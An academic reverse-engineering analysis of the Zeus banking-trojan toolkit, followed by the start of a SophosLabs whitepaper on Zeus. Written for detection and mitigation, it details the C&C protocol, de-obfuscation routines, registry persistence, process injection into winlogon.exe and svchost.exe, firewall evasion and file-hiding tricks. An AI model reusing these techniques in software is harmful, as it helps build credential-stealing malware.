The Zeus crimeware toolkit is a set of programs which have been designed to setup a botnet over a high-scaled networked infrastructure. Generally, the Zeus botnet aims to make machines behave as spying agents with the intent of getting financial benefits. The Zeus malware has the ability to log inputs that are entered by the user as well as to capture and alter data that are displayed into web-pages [13]. Stolen data can contain email addresses, passwords, online banking accounts, credit card numbers, and transaction authentication numbers. In our analysis, we examine the Zeus crimeware toolkit v.1.2.4.2, which is considered as the latest stable publicly available version in the underground community. The overall structure of the Zeus crimeware toolkit consists of five components:

- 1) A control panel which contains a set of PHP scripts that are used to monitor the botnet and collect the stolen information into MySQL database and then display it to the botmaster. It also allows the botmaster to monitor, control, and manage bots that are registered within the botnet.

- 2) Configuration files that are used to customize the botnet parameters. It involves two files: the configuration file `config.txt` that lists the basic information, and the web injects file `webinjects.txt` that identifies the targeted websites and defines the content injection rules.
- 3) A generated encrypted configuration file `config.bin`, which holds an encrypted version of the configuration parameters of the botnet.
- 4) A generated malware binary file `bot.exe`, which is considered as the bot binary file that infects the victims' machines.
- 5) A builder program that generate two files: the encrypted configuration file `config.bin` and the malware (actual bot) binary file `bot.exe`.

On the C&C side, the crimeware toolkit has an easy way to setup the C&C server through an installation script that configures the database and the control panel. The database is used to store related information about the botnet and any updated reports from the bots. These updates contain stolen information that are gathered by the bots from the infected machines. The control panel provides a user friendly interface to display the content of the database as well as to communicate with the rest of the botnet using PHP scripts. The botnet configuration information is composed of two parts: a static part and a dynamic part. In addition, each Zeus instance keeps a set of targeted URLs that are fed by the web injects file `webinject.txt`. Instantly, Zeus targets these URLs to steal information and to modify the content of specific web pages before they get displayed on the user's screen. The attacker can define rules that are used to harvest a web form data. When a victim visits a targeted site, the bot steals the credentials that are entered by the victim. Afterward, it posts the encrypted information to a drop location that is meant to store the bot update reports. This server decrypts the stolen information and stores it into a database.

III. ZEUS BOTNET NETWORK ANALYSIS

In this section, we explain the network communication that occurs between the C&C server (the server containing the control panel) and an infected machine. Such analysis can be used to write IDS rules and anti-virus detection routines. In order to perform the network analysis, we built a sandbox environment to collect and analyze the network traces that are generated from the communication between the C&C server and one of the bot instances. We configured a web server, which act as the C&C server and the drop location. This server hosts all resources that are required to operate the botnet (`config.bin` file, PHP scripts and the MySQL database). To customize the malware, we used the builder program to generate the malware binary file which is configured to communicate with a C&C server. Within our environment, fake websites are generated to reflect real scenarios of botnet attacks. All necessary entries of the configuration file as well as the web injects scripts are modified to target the fake website. After infecting a machine with the bot binary file, we collected network traces for one day. During this session, the

user of the infected machine visited the targeted website and then used login credentials, personal information, and credit card information for testing purposes.

By analyzing the bot network communications, we can learn the overall behavior of the Zeus botnet. The network behavior of the Zeus botnet constitutes a starting point, where we can dig into the crimeware toolkit functionalities. Since the Zeus botnet is based on the HTTP protocol, it uses a pull-method to synchronize the botnet communications. From the collected network traces between a bot and a C&C server, we observe that the bot periodically checks specific server for an up-to-date configuration and bot binary files. Moreover, the HTTP communication messages between the two entities are encrypted. By observing the network trace, we managed to determine the following communication pattern between the C&C server and the infected machine:

- 1) The infected client starts the communication by sending a request message `GET /config.bin` to the C&C server. This message is a request to fetch the configuration file for the botnet.
- 2) The C&C server replies with the encrypted configuration file `config.bin`.
- 3) The client receives the encrypted configuration file and decrypts its content by using an encryption key, which is embedded inside the bot binary file.
- 4) Situation where, the botmaster wants to involve the infected machine to manage the botnet, the infected machine has to provide its external IP address and report any use of Network Address Translation (NAT). In order to know the external IP address that is seen by the botnet servers, the infected machine makes a request to a specific server. Afterward, this server informs the infected machine about their externally facing IP address. The server's URL is provided in the static configuration file.
- 5) The bot posts the stolen information and its update status reports to the C&C server `POST /gate.php`.

Figure 1 illustrates the communication pattern between the C&C server and the infected machine. The communication pattern is repeated frequently depending on a timing variable, which is defined in the botnet configuration file.

IV. REVERSE ENGINEERING ANALYSIS

The increasing usage of malicious software has pushed security experts to try to find the secrets related to the development of malware design. A common technique to detect the existence of a given malware is by tracking system modifications. The changes include what an operating system runs at startup, changes of default web pages, generated traffic, infection of processes, packing/unpacking of binaries, and changes to the registry keys. One way to look for these changes is to reverse engineer the malware and try to reveal what is hidden behind the assembled code. In our case, this kind of analysis provides an invaluable insight into the inner-working of the crimeware toolkit in general and about the malware binary in particular. In the stream of this thinking, we investigate the builder program and malware binary file.




Fig. 1. Communications pattern of Zeus

To this end, we mainly employ “IDA Pro” [14] to disassemble the binaries and debug them to understand their business logic. The analysis is two folds: First, the analysis that is related to the builder program. Second, the analysis that is linked to the malware binary file.

A. The Zeus Builder Program Analysis

The builder is one of the components of the Zeus crimeware toolkit. It uses the configuration files as an input to generate the bot binary file and the encrypted configuration file.

We analyze the builder program first because it uses a known obfuscation technique that can be easily removed. In addition, the GUI allows us to categorize different subroutines, which make up the builder program functionalities. Using the “PaiMei” reverse engineering framework [15] (which is a reverse engineering framework that provides many reverse engineering tasks such as fuzzer assistance, code coverage tracking, and data flow tracking), we were able to see exactly what functions of the builder program are invoked by a specific action. This immensely aids in simplifying the reverse engineering efforts as it allows us to focus on a few key subroutines at a time. In the following, we summarize the reverse engineering analysis of the functionalities of the builder program.

Building the Configuration File Functionality

This function is responsible for encoding the clear text of the configuration files of the botnet into a specific structure. Afterwards, it encrypts the whole structure with the RC4 encryption algorithm using the configured encryption key.

Building the Malware Binary File Functionality

The main function of the builder program resides within this functionality, which is responsible for building the customized malware binary files. In general, it builds the malware executable file into a

portable executable (PE) standard format. Moreover, it sets some parameters according to the current configuration file and then produces the malware binary file.

Malware Infection Removal Functionality

The builder has a functionality that ascertains the presence of Zeus bot and removes it. When this functionality runs, it performs a detection routine by checking the existence of special registry keys that are inserted during the bot infection process. Also, it detects the presence of some files in the system. If these files are detected, the builder program cleans some registry keys and instructs the bot to shutdown itself and then deletes the stored Zeus binary file from the system.

The expected behavior of the bot when it receives the shutdown command is to disinfect itself from the currently running processes. The analysis reveals the name of files that the builder checks their presence in the system. Table I represents these file names with their description.

B. Zeus Bot Binary Analysis

As depicted in Figure 2, the bot binary file contains four segments: a “text/code” segment, an “imports” segment, a “resources” segment, and a “data” segment. Therefore, we begin our analysis at the malware Entry Point (EP) that resides in the “text/code” segment. The initial analysis of the disassembly reveals that only a small part of the “text/code” block is valid computer instructions. The rest of the binary is highly obfuscated, which means that the computer cannot use these segments directly unless it is de-obfuscated at some stage.

1) *De-obfuscation Process:* Using the “IDA Pro” debugger, we were able to debug the malware and step through the instructions to analyze and understand the logic of the de-obfuscation routines. Each routine reveals some information which is used by the other routines until all obfuscation layers are removed. The first de-obfuscation routine contains a 4-byte long decryption key and a one-byte long seed value. These two values are used to decrypt a block of data from the “text/code” segment and then write the decrypted data in the virtual memory. The result of the first de-obfuscation routine revealed some new code segments. These segments contain three de-obfuscation routines as shown in Figure 3. During our analysis, the initial offset address of the memory for the code segments was 0x390000. After the address space of the second de-obfuscation routine, there was an 8-byte key that the “IDA Pro” incorrectly identified as code instructions. Figure 4 illustrates the location of the 8-byte key. In the following, we explain the main logic of the second de-obfuscation routine.

1) First, it copies two binary blocks from the “text/code” segment, concatenates them together, and then writes them into the virtual memory. The first text block contains data with many zero value bytes that will be filled by the next text block as shown in Figure 5.




Fig. 2. Segments of the bot.exe binary file




Fig. 3. De-obfuscated code in the virtual memory

2) The routine scans every byte on the first text block and when it encounters a “hole” (zero byte), it will overwrite the zero byte with the next available byte in the “filler” text block. This is repeated until all “holes” are filled (See Figure 6).

The filled text segment turns to be the main outcome of the second de-obfuscation routine. However, this text segment is still not readable and not considered as computer instructions. By utilizing the 8-byte key, the third de-obfuscation routine starts by decrypting the output of the second de-obfuscation. Similar to the first de-obfuscation routine, this routine utilizes the 8-byte key and performs an eXclusive-OR (XOR) operation instead of an addition operation. Finally, the fourth de-obfuscation layer contains heavy computations to initialize and prepare some parameters for the rest of the malware operations. It uses the decrypted bytes revealed by the previous routines to modify the rest of the “text/code” segment. After this routine completes, we can observe the real starting point of the Zeus malware. Even though the “text/code” segment is now valid, the Zeus bot binary employs two additional layers

File	Description
C:/WINDOWS/system32/sdra64.exe	A copy of a bot which has infected "system32" folder.
C:/WINDOWS/system32/lowsec/local.ds	A data storage file which is used to store the configuration file that is used by a given bot locally in the system.
C:/WINDOWS/system32/lowsec/user.ds	A data storage file which is used to log the users' activities that have been recorded by the bot.

TABLE I
DESCRIPTION OF THE FILES THAT ARE CREATED DURING THE BOT INFECTION




Fig. 4. The 8-byte key




Fig. 6. The result from the second de-obfuscation routine




Fig. 5. The virtual memory used by the second de-obfuscation routine

of obfuscation. These two layers are de-obfuscated during the installation procedure. They consist of logical loops that transform arbitrarily long strings into a readable text. The first layer is performed on a set of strings that the malware uses to load the DLL libraries, retrieve function names, and for other purposes during the installation process. Similarly, the second layer is used to decrypt URLs in the static configuration of the configuration file. The main logic of these two routines are described in Algorithm IV.1 and Algorithm IV.2.

Algorithm IV.1: $DECRYPT_STRING(enc_string)$

```

seed = 0xBA;
String new_string = new String(enc_string.length());
for i = 0 to enc_string.length()
do {
new_string[i] = (enc_string[i] + seed) %256;
seed = (seed + 2);
}
return (new_string)

```

Algorithm IV.2: $DECRYPT_URL(enc_url)$

```

String new_url = new String(enc_url.length());
for i = 0 to enc_url.length()
do {
if (i%2 == 0)
then
new_url[i] = (enc_url[i] + 0xF6 - i * 2) %256;
else
new_url[i] = (enc_url[i] + 0x7 + i * 2)%256;
}
return (new_url)

```

2) *Bot Installation Process:* After the first four de-obfuscation routines are executed, the malware begins the installation process. The installation process aims at preparing and then launching the malicious activities of the malware. In the following, we explain the main procedure of the installation process.

- 1) The Zeus malware dynamically loads the `LoadLibrary` and the `GetProcAddress` methods from `Kernel32.dll` library.
- 2) It decrypts the set of strings, which become DLL method names, into the virtual memory according to Algorithm IV.1.
- 3) The `LoadLibrary` and the `GetProcAddress` methods are then used to load the further methods, as decrypted in step 2, from the Windows DLLs.
- 4) The Zeus malware enumerates the current process table looking for targeted processes such as the main process name for the Outpost personal firewall application from Agnitum Security `outpost.exe` and the main process name for the personal firewall of the ZoneLabs Internet security `zclient.exe`. If any of these processes is found, then the Zeus malware aborts the installation process.
- 5) The Zeus malware appends the path `C:/Windows/System32/sdra64.exe` to `HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/WindowsNT/CurrentVersion/Winlogon/Userinit` registry key. This entry enables the Zeus malware to initiate its installation process again during Windows startup.
- 6) Finally, it injects its entire Zeus binary file from the memory address `0x400000` to `0x417000` into the virtual memory of `winlogon.exe` process. After that, Zeus passes the control to this process by creating a new user thread, which is immediately executed.

Similarly, the bot uses these steps when the infected machine is restarted. However, there are few steps that are performed only during the initial Zeus installation process. These steps are related to the creation of a local copy of the malware and storing it on the infected system for further activities. In the following, we list the main process of creating a local copy of the malware.

- (a) The Zeus malware searches for any existing copies of previous Zeus infection files `sdra64.exe`, and then erases it from the infected machine. This behavior would occur when the Zeus binary file is being updated with a newer version of the malware.
- (b) It makes an exact copy of itself and then saves it to `C:/Windows/System32/sdra64.exe`. To evade signature-based detection systems, it appends some randomly generated bytes to the end of the file.
- (c) In order to hide itself, the bot duplicates the Modification, Access, and Creation times (MAC times) information from `Ntdll.dll` library, and applies them to the `sdra64.exe`. The intent of this is to make `sdra64.exe` appears to be a system file that has been around since Windows was first installed.
- (d) In another level of hiding the created file, it sets the `sdra64.exe` file attributes to system and hidden, so that the user cannot see the file using the standard file explorer.

At this stage, the malware is already injected within the `winlogon.exe` running process. On the other hand, the cur-

rently running bot exits and leaves the control to the injected process. However the installation procedure is continued by the user thread that was started in the `winlogon.exe` process as described in step 6. From the injection process, we infer that the entire Zeus binary file is copied into the `winlogon.exe` process. Therefore, the injected Zeus instance starts by removing the remaining two layers of the obfuscation by applying Algorithm IV.1 and Algorithm IV.2 as described in Section IV-B1. When the injected malware decrypts all the strings, the Zeus instance employs the piggyback thread technique (to control the infected system through legitimate process) within the `winlogon.exe` process. However, Zeus instances only perform few tasks before they create another thread and exit themselves. This is another attempt by the designers of the Zeus malware to evade detection. Afterwards, the Zeus instance starts injecting itself into another process, namely the `svchost.exe` process. This injected process initiates a communication channel with the C&C server to download the latest updates on the configuration file and the malware itself. Later, the targeted processes get injected with the latest malware payload and then activate the process of stealing information through API hooking techniques. During the malware update process, the following changes were observed on the file system:

- 1) A new folder is created at the path `C:/Windows/System32/lowsec`. Hiding techniques similar to these that are applied to the `sdra64.exe` are also applied to the created folder.
- 2) Two new files, `local.ds` and `user.ds`, are created and placed in the new created folder. The `user.ds` stores the dynamic configuration file, and the `local.ds` logs the stolen information until the Zeus malware is ready to send it to the drop location.

The malware that resides on the `winlogon.exe` process acts as the brains for the Zeus malware activities. It communicates and coordinates all the infected process using the named pipe `_AVIRA_2109`. Table II shows the list of the commands that are supported by the Zeus malware.

3) *Key Extraction*: As mentioned in Section II, the Zeus botnet uses a configuration file that contains a static information. Specifically, this part of the configuration is stored inside the malware binary file in a specific structure. During the de-obfuscation processes, this structure is recovered and placed in the virtual memory (In our analysis, starting at `0x416000`). All information in the structure is completely de-obfuscated except for two URLs: `url_compip` and `url_config`. These URLs can be de-obfuscated using Algorithm IV.2. The `url_compip` is the web location to determine the IP address of the infected host, and the `url_config` is the web location to download the configuration file for the botnet. The static configuration structure also contains an RC4 substitution table that is generated by the encryption key specified in the configuration file. Throughout our analysis, we noticed that the substitution table were generated by the RC4s key-scheduling algorithm and then we verified that the encryption employed

Command	Purpose	Return Value
1	Retrieve Zeus version number	4 bytes in a buffer
2	Retrieve name of the botnet	Ascii string in buffer
3	Uninstall Bot	n/a
4	Open the local.ds file or create it if it does not exist	n/a
5	Close the local.ds file	n/a
6	Open the user.ds or create it if it does not exist	n/a
7	Close the user.ds	n/a
8	Close the sdra64.exe	n/a
9	Open the sdra64.exe	n/a
10	Retrieve loader file path	Wide character string
11	Retrieve configuration file path	Wide character string
12	Retrieve log file path	Wide character string
13	Crash the winlogon process intentionally	n/a

TABLE II
LIST OF THE ZEUS MALWARE COMMANDS

by Zeus is done by the RC4 algorithm. The recovered static configuration can be used in different ways to gain some control over the botnet. The most valuable piece of information is the substitution table which can be used to decrypt all the communications of the Zeus botnet. Moreover, it can be used to decrypt the configuration file as well as the stolen information. In order to recover the static configuration structure described above, we have to go through all the de-obfuscation phases discussed in Section IV-B1. This requires executing the malware until it finishes all the de-obfuscation layers. Emulation techniques are considered as a safe and fast procedures to achieve our goals. Using Python scripting language along with the “IDAPython” plugin [16], we were able to emulate all the de-obfuscation routines and extract the substitution table from the static configuration structure. These extracted keys allows for decrypting the botnet communication traffic and all the encrypted files. Similarly, it allows us to extract any information from the static configuration structure, such as the URLs for any future updates, which point to the C&C servers. Our experimental results show that any subversion of Zeus (v.1.2.x.x) can be fully analyzed using our methodology because it holds the same logical blocks.

C. Packet Decryption

After extracting the RC4 encryption key as described in Section IV-B3, we used it to decrypt the botnet communications. By decrypting the transmitted HTTP payload, we are able to uncover the structure of the messages between the bot and the C&C server. We analyzed the structure of the HTTP POST messages (POST /gate.php) which carries all the updates and reports from the bots to the C&C server. Each bot posts a variable number of encrypted bytes based on the sent data to the C&C server in a specific structure. The payload is encrypted using an RC4 encryption algorithm only. As depicted in Figure 7, we restore the structure of the messages as follows:

- 1) Each message starts with a header that consists of 28-bytes. This header contains an MD5 hash value for the rest of the message.
- 2) As shown in Figure 7, the rest of the message follows

in the form of repeated data blocks where each block consists of:

- a) An entry header with 16-bytes that contains information about the current data entry. The first 4-bytes serve as the type of the reported information, which can be recognized by the bot and the control panel. The third 4-bytes determine the length of the carried information.
- b) A variable number of bytes that is specified in the entry header. These bytes represent one piece of the information that is transmitted within this packet.




Fig. 7. A decrypted sample message

It should be noted that the encrypted communication of the Zeus botnet is vulnerable to the RC4 keystream reuse attack because there is no Initialization Vector (IV) setup in every session, i.e., the same RC4 keystream is reused to encrypt all messages.

V. CONCLUSION

The Zeus crimeware toolkit is an advanced tool used to generate very effective malware that facilitates criminal activities. The integrated toolkit technology harden the detection of the malware at the host level. Similarly, the use of encrypted HTTP messages for C&C makes it difficult to detect any clear behavior at the network level. Moreover, the multiple levels of malware obfuscation presents a burden in front the analysts to find information about the C&C servers or to generate binary signatures. In this work, we presented a detailed reverse engineering analysis of the Zeus crimeware toolkit to unveil its underlying architecture and enable its mitigation. We have also designed a tool to automat the recovery of the encryption key and the extraction of the configuration information from the binary bot executables. Furthermore, we provided a breakdown for the structure of the Zeus botnet network messages.

Our analysis of the C&C communications indicates that the RC4 algorithm is used in a poor way to encrypt these communications (keystream reuse). In addition to the knowledge of the network messages structure, we can launch an active countermeasures by interacting with the botnets servers using the extracted encryption key. For example, we can inject falsified information into the botnet communications for various purposes, such as defaming the botnet business model by reducing the effectiveness of their services [17], [18]. A useful extension to our work is to use the extracted encryption key mechanism in order to analyze and track down the Zeus C&C servers or to defame the toolkit, e.g., by returning fake (invalid) credit card numbers.

REFERENCES

- [1] L. Wenke, W. Cliff, and D. David, Eds., *Botnet Detection: Countering the Largest Security Threat*, ser. Advances in Information Security. Springer-Verlag New York, 2008, vol. 36.
- [2] P. Barford and V. Yegneswaran, "An inside look at botnets," *Malware Detection*, pp. 171–191, 2007.
- [3] A. Ramachandran and N. Feamster, "Understanding the network-level behavior of spammers," *SIGCOMM Comput. Commun. Rev.*, vol. 36, no. 4, pp. 291–302, 2006.
- [4] J. Nazario, "Blackenergy DDoS bot analysis," Arbor Networks, Tech. Rep., 2007.
- [5] K. Chiang and L. Lloyd, "A case study of the rustock rootkit and spam bot," in *HotBots'07: Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*. Berkeley, CA, USA: USENIX Association, 2007.
- [6] N. Daswani and M. Stoppelman, "The anatomy of clickbot.A," in *HotBots'07: Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*. Berkeley, CA, USA: USENIX Association, 2007.
- [7] J. B. Grizzard, V. Sharma, C. Nunnery, B. B. Kang, and D. Dagon, "Peer-to-Peer botnets: overview and case study," in *HotBots'07: Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*. Berkeley, CA, USA: USENIX Association, 2007.
- [8] T. Holz, M. Steiner, F. Dahl, E. Biersack, and F. Freiling, "Measurements and mitigation of Peer-to-Peer based botnets: a case study on storm worm," in *LEET'08: Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*. Berkeley, CA, USA: USENIX Association, 2008, pp. 1–9.
- [9] D. Dittrich and S. Dietrich, "P2P as botnet command and control: a deeper insight," in *3rd International Conference on Malicious and Unwanted Software (MALWARE)*, Appl. Phys. Lab., Univ. of Washington, Washington, DC, USA. Piscataway, NJ, USA: IEEE, 7-8 Oct. 2008, pp. 41–48.
- [10] Top-10 botnet outbreaks in 2009. [Online]. Available: <http://blog.damballa.com/?p=569>
- [11] Banking malware zeus sucessfully bypasses anti-virus detection. [Online]. Available: http://www.ecommerce-journal.com/news/18221_zeus_increasingly_avoids_pcs_detection
- [12] Zeus, king of the underground crimeware toolkits. Symantec Corporation. [Online]. Available: <http://www.symantec.com/connect/blogs/zeus-king-underground-crimeware-toolkits>
- [13] T. Holz, M. Engelberth, and F. Freiling, "Learning more about the underground economy: A case-study of keyloggers and dropzones," *Computer Security ESORICS 2009*, pp. 1–18, 2009.
- [14] IDAPro - Multi-processor disassembler and debugger. [Online]. Available: <http://www.hex-rays.com/idapro/>
- [15] PaiMei - a reverse engineering framework. [Online]. Available: <http://code.google.com/p/paimei/>
- [16] IDAPython: an IDA Pro plugin. [Online]. Available: <http://d-dome.net/idapython/>
- [17] Z. Li, Q. Liao, and A. Striegel, "Botnet economics: Uncertainty matters," *Managing Information Risk and the Economics of Security*, pp. 245–267, 2009.
- [18] R. Ford and S. Gordon, "Cent, five cent, ten cent, dollar: hitting botnets where it really hurts," in *NSPW '06: Proceedings of the 2006 workshop on New security paradigms*. New York, NY, USA: ACM, 2007, pp. 3–10.

EXHIBIT 28

What is Zeus?

By [James Wyke](#), Threat Researcher, SophosLabs UK

Contents

Abstract	2
Introduction	2
Brief History of Zeus	2
Components of Zeus	3
The Builder	3
The Configuration File	4
The Exe File	5
The Server	5
Functionality of the Zbot Binary	6
Execution Overview	6
Anti-Checksum Based Detection	6
Detailed Run-Through of Zbot Execution	7
Configuration File Processing	10
Behaviour Once Resident	11
API Hooks	11
Bot Behaviour	12
Emerging and Future trends	13
Murofet, Domain Generation and File Infection	13
SpyEye Merger	13
Conclusion	13
Appendix	14
Configuration file encryption	14
Stolen Data Encryption	15

What is Zeus?

Abstract

Zeus or Zbot is one of the most notorious and widely-spread information stealing Trojans in existence. Zeus is primarily targeted at financial data theft; its effectiveness has led to the loss of millions worldwide. The spectrum of those impacted by Zbot infections ranges from individuals who have had their banking details compromised, to large public order departments of prominent western governments.

We will explore the various components of the Zeus kit from the Builder through to the configuration file; examine in detail the functionality and behaviour of the Zbot binary; and assess emerging and future trends in the Zeus world.

Introduction

Zeus (also known as Zbot) is the name of a toolkit used to create a particular strain of information stealing Trojans. The bots created by the kit run silently in the background on compromised computers, harvesting information and sending it back to the bot herder. The main focus is to steal online banking details and other login credentials but the range of different types of data theft is extremely broad.

The kit is obtained on underground forums with older versions available for free and the newest, fully-featured versions costing several thousand dollars.

The Zeus kit is very simple to use, requiring little technical knowledge. As a result, huge numbers of independent Zeus-created botnets exist, all with their own controllers. A by product of this is that we in the AV industry see huge numbers of Zbot samples that seem to bear no relation to each other, as each botnet owner packs and obfuscates

their samples in different ways. Some of these self-contained botnets have been hugely successful with stories in the press of some operations managing to steal hundreds of millions of dollars.

Brief History of Zeus

Although the overall aim of Zbot (that of information theft) has remained the same since it first emerged, there have been several noticeable changes along the way in how it achieves that goal.

The earliest versions were notable by the consistent filename that the bot executable was given when first run on the target system and the filenames given to the data files.

Early samples would use the following filenames for the executables:

[ntos.exe](#), [oembios.exe](#), [twext.exe](#)

Data files were stored in the following directories:

[<System>\wsnpom](#)

[<System>\sysproc64](#)

[<System>\twain_32](#)

The next major version predominantly used "[sdra64.exe](#)" for the executable name and stored the data files in "[<System>\lowsec](#)".

The most recent version of Zbot stores the executable file with a random filename in a newly created, randomly named folder in the Application Data folder of the executing user.

Components of Zeus

The Builder

Each prospective Zeus botnet owner must create their own bot executables that they will distribute to their victims. To do this the Zeus kit includes a builder (Fig 1).

Each customer uses the builder to create both the encrypted configuration file and the bot executable that is specific to the customer. The executable will be unique for each customer (even if two customers use exactly the same version of the builder) due to the configuration file URL and the key needed to decrypt the configuration file that are embedded into the executable.

First the configuration file needs to be built which includes all the essential information that makes the bot do anything useful (more in the next section), including the URL where this file will be located. The file must first be edited with the bot owner's settings and then built using the "Build config" button. The builder will then convert the text file into the binary format expected by the executable, compress and encrypt it. The botnet owner then places the encrypted file at the URL they specified during the build, to be retrieved by the bot upon execution (Fig 2).

Fig 1. Zeus Builder





Fig 2. Zeus Build config



What is Zeus?

Then the executable can be built with the "Build loader" button. The Builder will embed the information needed to retrieve and decrypt the configuration file into the Zbot binary before packing it with its own custom run-time packer. Generally speaking, Zeus customers will then pack the executable again with some other packer (Fig 3).

The Configuration File

The configuration file component of the Zeus kit is absolutely essential if the bot is to do anything useful. It is a separate entity to the executable, downloaded during execution.

This file contains (amongst many other things) the address to which all the stolen data is sent. If the configuration file cannot be retrieved then the bot will not know where to send its stolen data.

The format the file takes is a series of blocks that enable and customise the various functionalities that Zbot offers. The following screenshot shows the file before it is packaged by the builder, as you can see from the top of the file this is version 1.2.17.19 (quite old, we have now seen beyond version 2.1)(Fig 4).

It is divided up into sections that start "entry" with the two main being "entry 'StaticConfig'" and "entry 'DynamicConfig'". These two sections deal with the settings that will be hardcoded into the binary and the settings that will be written into the configuration file and downloaded at runtime.

The static options include timing options (how long to wait between attempting to download the config file etc), the URL from which the configuration file is downloaded, and a URL that is used to check the external IP address that the bot is phoning home from. These will be written into the binary when it is distributed.

Fig 3. Build loader

